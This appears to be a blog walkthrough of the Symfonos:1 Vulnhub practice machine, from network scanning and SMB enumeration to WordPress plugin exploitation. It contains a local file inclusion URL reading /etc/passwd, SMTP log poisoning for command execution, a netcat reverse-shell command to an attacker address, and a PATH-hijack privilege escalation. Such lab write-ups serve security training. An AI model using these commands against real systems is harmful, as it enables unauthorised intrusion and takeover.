

Symfonos:1 ~Vulnhub walkthrough



VAISHALI KUMARI · Follow

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Beginner real life based machine designed to teach a interesting way of obtaining a low priv shell. SHOULD work for both VMware and Virtualbox.

Name: symfonos: 1

Difficulty: Beginner

Finding Target using nmap

```
root@kali:~/CTF/symfonos# **nmap -sn 192.168.122.0/24**
Starting Nmap 7.70 ( https://nmap.org ) at 2020-06-24 02:35 EDT
Nmap scan report for 192.168.122.1
Host is up (0.00017s latency).
MAC Address: 00:50:56:C0:00:08 (VMware)
Nmap scan report for 192.168.122.2
Host is up (0.00014s latency).
MAC Address: 00:50:56:EF:52:89 (VMware)
Nmap scan report for 92.168.122.131
Host is up (0.0022s latency).
MAC Address: 00:0C:29:AE:D4:00 (VMware)
Nmap scan report for 192.168.122.254
Host is up (0.00016s latency).
MAC Address: 00:50:56:EB:65:0A (VMware)
Nmap scan report for 192.168.122.145
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 27.83 seconds
root@kali:~/CTF/symfonos#
```

SCANNING

nmap Full port scanning

```

root@kali:~/CTF/symfonos# **nmap -p- 192.168.122.131**
Starting Nmap 7.70 ( https://nmap.org ) at 2020-06-24 02:37 EDT
Nmap scan report for 192.168.122.131
Host is up (0.00056s latency).
Not shown: 65530 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
25/tcp    open  smtp
80/tcp    open  http
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
MAC Address: 00:0C:29:AE:D4:00 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 19.95 seconds
root@kali:~/CTF/symfonos#

```

nmap Service version scan

```

root@kali:~/CTF/symfonos# **nmap -sV -A 192.168.122.131**
Starting Nmap 7.70 ( https://nmap.org ) at 2020-06-24 02:39 EDT
Nmap scan report for 192.168.122.131
Host is up (0.00072s latency).
Not shown: 995 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 7.4p1 Debian 10+deb9u6 (protocol 2.0)
| ssh-hostkey:
|   2048 ab:5b:45:a7:05:47:a5:04:45:ca:6f:18:bd:18:03:c2 (RSA)
|   256  a0:5f:40:0a:0a:1f:68:35:3e:f4:54:07:61:9f:c6:4a (ECDSA)
|_  256  bc:31:f5:40:bc:08:58:4b:fb:66:17:ff:84:12:ac:1d (ED25519)
25/tcp    open  smtp         Postfix smtpd
|_smtp-commands: symfonos.localdomain, PIPELINING, SIZE 10240000,
VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN, SMTPUTF8,
80/tcp    open  http         Apache httpd 2.4.25 ((Debian))
|_http-server-header: Apache/2.4.25 (Debian)
|_http-title: Site doesn't have a title (text/html).
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup:
WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 4.5.16-Debian (workgroup:
WORKGROUP)
MAC Address: 00:0C:29:AE:D4:00 (VMware)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: Hosts: symfonos.localdomain, SYMFONOS; OS: Linux;
CPE: cpe:/o:linux:linux_kernel

Host script results:
|_clock-skew: mean: 1h40m00s, deviation: 2h53m12s, median: 0s

```

```

|_nbstat: NetBIOS name: SYMFONOS, NetBIOS user: <unknown>, NetBIOS
MAC: <unknown> (unknown)
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.5.16-Debian)
|   Computer name: symfonos
|   NetBIOS computer name: SYMFONOS\x00
|   Domain name: \x00
|   FQDN: symfonos
|_ System time: 2020-06-24T01:40:02-05:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   2.02:
|_     Message signing enabled but not required
| smb2-time:
|   date: 2020-06-24 02:40:02
|_ start_date: N/A

```

TRACEROUTE

```

HOP RTT      ADDRESS
1   0.72 ms  192.168.122.131

```

OS and Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .

Nmap done: 1 IP address (1 host up) scanned in 57.14 seconds

root@kali:~/CTF/symfonos#

nmap Vulnerability scanning

```

root@kali:~/CTF/symfonos# **nmap --script vuln 192.168.122.131**
Starting Nmap 7.70 ( https://nmap.org ) at 2020-06-24 02:39 EDT
Nmap scan report for 192.168.122.131
Host is up (0.00052s latency).
Not shown: 995 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
25/tcp    open  smtp
| smtp-vuln-cve2010-4344:
|_ The SMTP server is not Exim: NOT VULNERABLE
|_sslv2-drown:
80/tcp    open  http
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
| http-enum:
|_ /manual/: Potentially interesting folder
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
MAC Address: 00:0C:29:AE:D4:00 (VMware)

```

Host script results:

```
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: false
|  smb-vuln-regsvcs-dos:
|    VULNERABLE:
|      Service regsvcs in Microsoft Windows systems vulnerable to denial
of service
|      State: VULNERABLE
|      The service regsvcs in Microsoft Windows 2000 systems is
vulnerable to denial of service caused by a null deference
|      pointer. This script will crash the service if it is
vulnerable. This vulnerability was discovered by Ron Bowes
|      while working on smb-enum-sessions.
|_
```

Nmap done: 1 IP address (1 host up) scanned in 137.88 seconds
root@kali:~/CTF/symfonos#

Enumeration

Found domain name symfonos.local

```
25/tcp open  smtp      Postfix smtpd
|_smtp-commands: symfonos.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, ST
ARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN, SMTPUTF8,
80/tcp open  http       Apache httpd 2.4.25 ((Debian))
|_http-server-header: Apache/2.4.25 (Debian)
|_http-title: Site doesn't have a title (text/html).
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
```

Adding symfonos.local in /etc/hosts file

```
GNU nano 2.9.8 /etc/hosts
shared-
127.0.0.1    localhost
127.0.1.1    kali
File Edit View Search Terminal Help
|_http-dombased-xss: Couldn't find any DOM based XSS
|_http-enum:
|_manual: Potentially interesting folder
|_http-stored-xss: Couldn't find any stored XSS vuln
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
MAC Address: 00:0C:29:AE:D4:00 (VMware)
# The following lines are desirable for IPv6 capable hosts
::1          localhost ip6-localhost ip6-loopback
ff02::1      ip6-allnodes
ff02::2      ip6-allrouters
192.168.122.131 symfonos.local
```

SMTP Enumeration (25)

Try anonymous login


telnet IP-Address 25

***Successfully connected with smtp port

Web Enumeration (80)


Open symfonos.local in browser

Nothing found in view-source



Download image.jpg

binwalk -e image.jpeg



***Nothing found in image

Using Directory buster to bruteforce files and directories

dirb <http://symfonos.local>

***No usefull directory found

SMB Enumeration (445)

Running enum4linux IP-address

```
root@kali:~/CTF/symfonos# **enum4linux 192.168.122.131**
Starting enum4linux v0.8.9 (
http://labs.portcullis.co.uk/application/enum4linux/ ) on Wed Jun 24
02:52:16 2020
```

```
=====
|   Target Information   |
=====
Target ..... 192.168.122.131
RID Range ..... 500-550,1000-1050
Username ..... ''
Password ..... ''
Known Usernames .. administrator, guest, krbtgt, domain admins,
root, bin, none
```

```
=====
|   Enumerating Workgroup/Domain on 192.168.122.131   |
=====
[+] Got domain/workgroup name: WORKGROUP
```

```
=====
|   Nbtstat Information for 192.168.122.131   |
=====
Looking up status of 192.168.122.131
SYMFONOS          <00> -          B <ACTIVE>  Workstation
```

```

Service
SYMFORNOS      <03> -          B <ACTIVE>  Messenger
Service
SYMFORNOS      <20> -          B <ACTIVE>  File Server
Service
..__MSBROWSE__ <01> - <GROUP> B <ACTIVE> Master Browser
WORKGROUP      <00> - <GROUP> B <ACTIVE> Domain/Workgroup
Name
WORKGROUP      <1d> -          B <ACTIVE> Master Browser
WORKGROUP      <1e> - <GROUP> B <ACTIVE> Browser Service
Elections

```

MAC Address = 00-00-00-00-00-00

```

=====
|   Session Check on 192.168.122.131   |
=====
[+] Server 192.168.122.131 allows sessions using username '',
password ''

=====
|   Getting domain SID for 192.168.122.131   |
=====
Domain Name: WORKGROUP
Domain Sid: (NULL SID)
[+] Can't determine if host is part of domain or part of a workgroup

```

```

=====
|   OS information on 192.168.122.131   |
=====
Use of uninitialized value $os_info in concatenation (.) or string
at ./enum4linux.pl line 464.
[+] Got OS info for 192.168.122.131 from smbclient:
[+] Got OS info for 192.168.122.131 from srvinfo:

```

```

SYMFORNOS      Wk Sv PrQ Unx NT SNT Samba 4.5.16-Debian
platform_id    :          500
os version     :          6.1
server type    :          0x809a03

```

```

=====
|   Users on 192.168.122.131   |
=====
index: 0x1 RID: 0x3e8 acb: 0x00000010 Account: **helios** Name:
Desc:

```

user:[**helios**] rid:[0x3e8]

```

=====
|   Share Enumeration on 192.168.122.131   |
=====
WARNING: The "syslog" option is deprecated

```

**Sharename	Type	Comment
print\$	Disk	Printer Drivers
helios	Disk	Helios personal share
anonymous	Disk	

IPC\$ IPC IPC Service (Samba 4.5.16-
Debian)**
Reconnecting with SMB1 for workgroup listing.

Server -----	Comment -----
Workgroup -----	Master -----
WORKGROUP	SYMFONOS

```
[+] Attempting to map shares on 192.168.122.131
//192.168.122.131/print$ Mapping: DENIED, Listing: N/A
//192.168.122.131/helios Mapping: DENIED, Listing: N/A
//192.168.122.131/anonymous Mapping: OK, Listing: OK
//192.168.122.131/IPC$ [E] Can't understand response:
WARNING: The "syslog" option is deprecated
NT_STATUS_OBJECT_NAME_NOT_FOUND listing \*
```

```
=====
| Password Policy Information for 192.168.122.131 |
=====
```

[+] Attaching to 192.168.122.131 using a NULL share

[+] Trying protocol 445/SMB...

[+] Found domain(s):

```
[+] SYMFONOS
[+] Builtin
```

[+] Password Info for Domain: SYMFONOS

```
[+] Minimum password length: 5
[+] Password history length: None
[+] Maximum password age: [-] Invalid TIME
[+] Password Complexity Flags: 000000

[+] Domain Refuse Password Change: 0
[+] Domain Password Store Cleartext: 0
[+] Domain Password Lockout Admins: 0
[+] Domain Password No Clear Change: 0
[+] Domain Password No Anon Change: 0
[+] Domain Password Complex: 0
```

```
[+] Minimum password age: None
[+] Reset Account Lockout Counter: 30 minutes
[+] Locked Account Duration: 30 minutes
[+] Account Lockout Threshold: None
[+] Forced Log off Time: [-] Invalid TIME
```

[+] Retrieved partial password policy with rpcclient:

Password Complexity: Disabled
Minimum Password Length: 5

```
=====
| Groups on 192.168.122.131 |
=====
```

```
[+] Getting builtin groups:
[+] Getting builtin group memberships:
[+] Getting local groups:
[+] Getting local group memberships:
[+] Getting domain groups:
[+] Getting domain group memberships:
```

```
=====
=====
|   Users on 192.168.122.131 via RID cycling (RIDS: 500-550,1000-
1050)   |
```

```
=====
=====
```

```
[I] Found new SID: S-1-22-1
[I] Found new SID: S-1-5-21-3173842667-3005291855-38846888
[I] Found new SID: S-1-5-32
[+] Enumerating users using SID S-1-5-21-3173842667-3005291855-
38846888 and logon username '', password ''
S-1-5-21-3173842667-3005291855-38846888-500 *unknown*\*unknown* (8)
S-1-5-21-3173842667-3005291855-38846888-501 SYMFONOS\nobody (Local
User)
S-1-5-21-3173842667-3005291855-38846888-512 *unknown*\*unknown* (8)
S-1-5-21-3173842667-3005291855-38846888-513 SYMFONOS\None (Domain
Group)
S-1-5-21-3173842667-3005291855-38846888-549 *unknown*\*unknown* (8)
S-1-5-21-3173842667-3005291855-38846888-550 *unknown*\*unknown* (8)
**S-1-5-21-3173842667-3005291855-38846888-1000 SYMFONOS\helios
(Local User)**
S-1-5-21-3173842667-3005291855-38846888-1001 *unknown*\*unknown* (8)
S-1-5-21-3173842667-3005291855-38846888-1002 *unknown*\*unknown* (8)
S-1-5-21-3173842667-3005291855-38846888-1045 *unknown*\*unknown* (8)
S-1-5-21-3173842667-3005291855-38846888-1049 *unknown*\*unknown* (8)
S-1-5-21-3173842667-3005291855-38846888-1050 *unknown*\*unknown* (8)
[+] Enumerating users using SID S-1-22-1 and logon username '',
password ''
S-1-22-1-1000 Unix User\helios (Local User)
S-1-5-32-543 *unknown*\*unknown* (8)
S-1-5-32-544 BUILTIN\Administrators (Local Group)
S-1-5-32-545 BUILTIN\Users (Local Group)
S-1-5-32-546 BUILTIN\Guests (Local Group)
S-1-5-32-547 BUILTIN\Power Users (Local Group)
S-1-5-32-548 BUILTIN\Account Operators (Local Group)
S-1-5-32-549 BUILTIN\Server Operators (Local Group)
S-1-5-32-550 BUILTIN\Print Operators (Local Group)
S-1-5-32-1000 *unknown*\*unknown* (8)
S-1-5-32-1001 *unknown*\*unknown* (8)
```

```
=====
|   Getting printer info for 192.168.122.131   |
```

```
=====
No printers returned.

enum4linux complete on Wed Jun 24 02:52:47 2020

root@kali:~/CTF/symfonos#
```

User : helios and files shares

```
user:[helios] rid:[0x3e8]

=====
|   Share Enumeration on 192.168.122.131   |
=====
WARNING: The "syslog" option is deprecated

  Sharename      Type      Comment
  -----
  print$         Disk      Printer Drivers
  helios         Disk      Helios personal share
  anonymous       Disk
  IPC$           IPC       IPC Service (Samba 4.5.16-Debian)
```

Trying anonymous login

```
smbclient -L 192.168.122.131
```

<password: nothing just press enter>

```
root@kali:~/CTF/symfonos# smbclient -L 192.168.122.131
WARNING: The "syslog" option is deprecated
Enter WORKGROUP\root's password:

  Sharename      Type      Comment
  -----
  print$         Disk      Printer Drivers
  helios         Disk      Helios personal share
  anonymous       Disk
  IPC$           IPC       IPC Service (Samba 4.5.16-Debian)
Reconnecting with SMB1 for workgroup listing.

  Server          Comment
  -----
  Workgroup        Master
  -----
  WORKGROUP        SYMFONOS
```

To share anonymous folder

```
smbclient //192.168.122.131/anonymous
```

We found file attention.txt, download it using command get attention.txt

```
root@kali:~/CTF/symfonos# cat attention.txt
Can users please stop using passwords like 'epidioko', 'qwerty' and 'baseball'!
Next person I find using one of these passwords will be fired!
-Zeus
root@kali:~/CTF/symfonos#
```

***It gives a hint that users are using password epidiko, qwerty, baseball

Accessing helios share anonymously. It is denying our request

```
root@kali:~/CTF/symfonos# smbclient //192.168.122.131/helios
WARNING: The "syslog" option is deprecated
Enter WORKGROUP\root's password:
tree connect failed: NT_STATUS_ACCESS_DENIED
root@kali:~/CTF/symfonos#
```

So now we will access share of helios by using username helios and password
qwerty

smbclient //192.168.122.131/helios -U helios

<password: qwerty>

*** Two more files found, download it using command get

```
root@kali:~/CTF/symfonos# cat todo.txt
1. Binge watch Dexter
2. Dance
3. Work on /h3l105
root@kali:~/CTF/symfonos#
```

****directory found /h3l105


Open /h3l105 in browser. (<http://symfonos.local/h3l105>)

*** Wordpress site found

running wp-scan

wpscan --url <http://symfonos.local/h3l105/> --enumerate t

```
root@kali:~/CTF/symfonos# **wpscan --url  
http://symfonos.local/h3l105/ --enumerate t**
```



WordPress Security Scanner by the WPScan Team
Version 2.9.4

Sponsored by Sucuri - <https://sucuri.net>
@_WPScan_, @ethicalhack3r, @erwan_lr, @_FireFart_

```
[i] It seems like you have not updated the database for some time  
[i] Last database update: 2018-08-21  
[?] Do you want to update now? [Y]es [N]o [A]bort update, default:  
[N] > n\
```

[+] URL: <http://symfonos.local/h3l105/>

[+] Started: Wed Jun 24 04:13:59 2020

[+] Interesting header: LINK:

<<http://symfonos.local/h3l105/index.php/wp-json/>>;

rel="https://api.w.org/"

[+] Interesting header: SERVER: Apache/2.4.25 (Debian)

[+] XML-RPC Interface available under:

<http://symfonos.local/h3l105/xmlrpc.php> [HTTP 405]

[+] Found an RSS Feed: <http://symfonos.local/h3l105/index.php/feed/>
[HTTP 200]

[!] Detected 1 user from RSS feed:

+-----+

| Name |

+-----+

| admin |

+-----+

[!] Upload directory has directory listing enabled:

<http://symfonos.local/h3l105/wp-content/uploads/>

[!] Includes directory has directory listing enabled:

<http://symfonos.local/h3l105/wp-includes/>

[+] Enumerating WordPress version ...

[+] WordPress version 5.2.2

[+] WordPress theme in use: twentynineteen - v1.4

[+] Name: twentynineteen - v1.4

| Location: <http://symfonos.local/h3l105/wp-content/themes/twentynineteen/>

| Readme: <http://symfonos.local/h3l105/wp-content/themes/twentynineteen/readme.txt>

| Style URL: <http://symfonos.local/h3l105/wp-content/themes/twentynineteen/style.css>

| Theme Name: Twenty Nineteen

| Theme URI: <https://wordpress.org/themes/twentynineteen/>

| Description: Our 2019 default theme is designed to show off the power of the block editor. It features custom ...

| Author: the WordPress team

| Author URI: <https://wordpress.org/>

[+] Enumerating plugins from passive detection ...

| 2 plugins found:

[+] Name: mail-masta - v1.0

| Latest version: 1.0 (up to date)

| Last updated: 2014-09-19T07:52:00.000Z

| Location: <http://symfonos.local/h3l105/wp-content/plugins/mail-masta/>

| Readme: <http://symfonos.local/h3l105/wp-content/plugins/mail-masta/readme.txt>

[!] Directory listing is enabled: <http://symfonos.local/h3l105/wp-content/plugins/mail-masta/>

[!] Title: Mail Masta 1.0 - Unauthenticated Local File Inclusion (LFI)

Reference: <https://wpvulndb.com/vulnerabilities/8609>

Reference: <https://cxsecurity.com/issue/WLB-2016080220>

Reference: [**https://www.exploit-db.com/exploits/40290/**](https://www.exploit-db.com/exploits/40290/)

[!] Title: Mail Masta 1.0 - Multiple SQL Injection

Reference: <https://wpvulndb.com/vulnerabilities/8740>

Reference: <https://github.com/hamkovic/Mail-Masta-WordPress-Plugin>

Reference: <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-6095>

Reference: <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-6096>

Reference: <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-6097>

Reference: <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-6098>

[+] Name: site-editor - v1.1.1

| Latest version: 1.1.1 (up to date)

| Last updated: 2017-05-02T23:34:00.000Z

| Location: <http://symfonos.local/h3l105/wp-content/plugins/site-editor/>

| Readme: <http://symfonos.local/h3l105/wp-content/plugins/site-editor/readme.txt>

[!] Title: Site Editor <= 1.1.1 - Local File Inclusion (LFI)

Reference: <https://wpvulndb.com/vulnerabilities/9044>

Reference: <http://seclists.org/fulldisclosure/2018/Mar/40>

Reference: <https://github.com/SiteEditor/editor/issues/2>

Reference: <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-7422>

[+] Enumerating installed themes (only ones marked as popular) ...

Time: 00:00:05 <=====> (400 / 400)
100.00% Time: 00:00:05

[+] We found 1 theme:

[+] Name: twentynineteen - v1.4

| Location: <http://symfonos.local/h3l105/wp-content/themes/twentynineteen/>

| Readme: <http://symfonos.local/h3l105/wp-content/themes/twentynineteen/readme.txt>

| Style URL: <http://symfonos.local/h3l105/wp-content/themes/twentynineteen/style.css>

| Theme Name: Twenty Nineteen

| Theme URI: <https://wordpress.org/themes/twentynineteen/>

| Description: Our 2019 default theme is designed to show off the power of the block editor. It features custom ...

| Author: the WordPress team

| Author URI: <https://wordpress.org/>

[+] Finished: Wed Jun 24 04:14:24 2020

[+] Elapsed time: 00:00:24

[+] Requests made: 520


```
[+] Memory used: 83.051 MB  
root@kali:~/CTF/symfonos#
```

Admin user found

```
[!] Detected 1 user from RSS feed:  
+-----+  
| Name   |  
+-----+  
| admin  |  
+-----+
```

SSH Enumeration (22)

Trying ssh login with

Permission denied

Exploitation

In wpscan it is showing that mail masta plugin is vulnerable to LFI

Open reference link

Copy wp-content/plugins/mail-masta/inc/campaign/count_of_send.php?pl=/etc/passwd

And paste with domain

http://symfonos.local/h3l105/wp-content/plugins/mail-masta/inc/campaign/count_of_send.php?pl=/etc/passwd

*** We successfully got local file inclusion

SMTP Log poisoning

MAIL FROM: name

RCPT TO: Helios

DATA

.

Call smtp log file through LFI

view-source:http://symfonos.local/h3l105/wp-content/plugins/mail-masta/inc/campaign/count_of_send.php?pl=/var/mail/helios

Now execute command using cmd=ls

view-source:http://symfonos.local/h3l105/wp-content/plugins/mail-masta/inc/campaign/count_of_send.php?pl=/var/mail/helios&cmd=ls

Take Reverse using nc command

Start listening — nc -nlvp 6262

view-source:http://symfonos.local/h3l105/wp-content/plugins/mail-masta/inc/campaign/count_of_send.php?pl=/var/mail/helios&cmd=nc -e /bin/bash 192.168.122.145 6262

We got reverse shell

Privilege escalation

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Let's check filetype of /opt/statuscheck, it is binary file.

As we know binary files cannot be readable directly. We will download statuscheck file to our machine.

target machine: `python3 -m http.server 8005`

On attacker machine: `wget http://192.168.122.131:8005/statuscheck`

strings statuscheck

We found system and curl command in file.

Lets create curl file in /tmp directory.

```
cd /tmp
```

```
touch curl
```

```
echo "/bin/sh" > curl
```

```
chmod 4777 curl
```



```
export PATH=".:$PATH"
```

Now we will call statuscheck file from /tmp directory

```
/opt/statuscheck
```

And we got root shell and flag proof.txt

```
# cd /root
cd /root
# ls
ls
proof.txt
# cat proof.txt
cat proof.txt
```


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What are your thoughts?

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Funbox ~Vulnhub Walkthrough

Here is Walkthrough of Vulnhub Machine Funbox Boot2Root ! This is a reallife szenario, but easy going. You have to enumerate and...

Aug 22, 2020






There is a company that seems unreliable. You must think like a hacker and hack it easily. I think you do not need a hint but here are the

 ω^+ 

A small VM made for a Dutch informal hacker meetup called Fristileaks. Meant to be broken in a few hours without requiring debuggers...

Aug 25, 2020



VAISHALI KUMARI

Investigator:1 Vulnhub Writeup

Be the investigator to finish this machine,Its for only beginners, Share your Screen shot on telegram group, Group link will be in flag.

Jul 15, 2020

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
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Welcome to this WriteUp of the HackTheBox machine “Mailing”. A short summary of how I proceeded to root the machine:

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0x48PW(ssh) 00/04/24 (kali@kali) [~/pwnProjects/PGPractice/Air]



Steve Aiello

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Finished! - Screen View Unique Has



Nischithapshet

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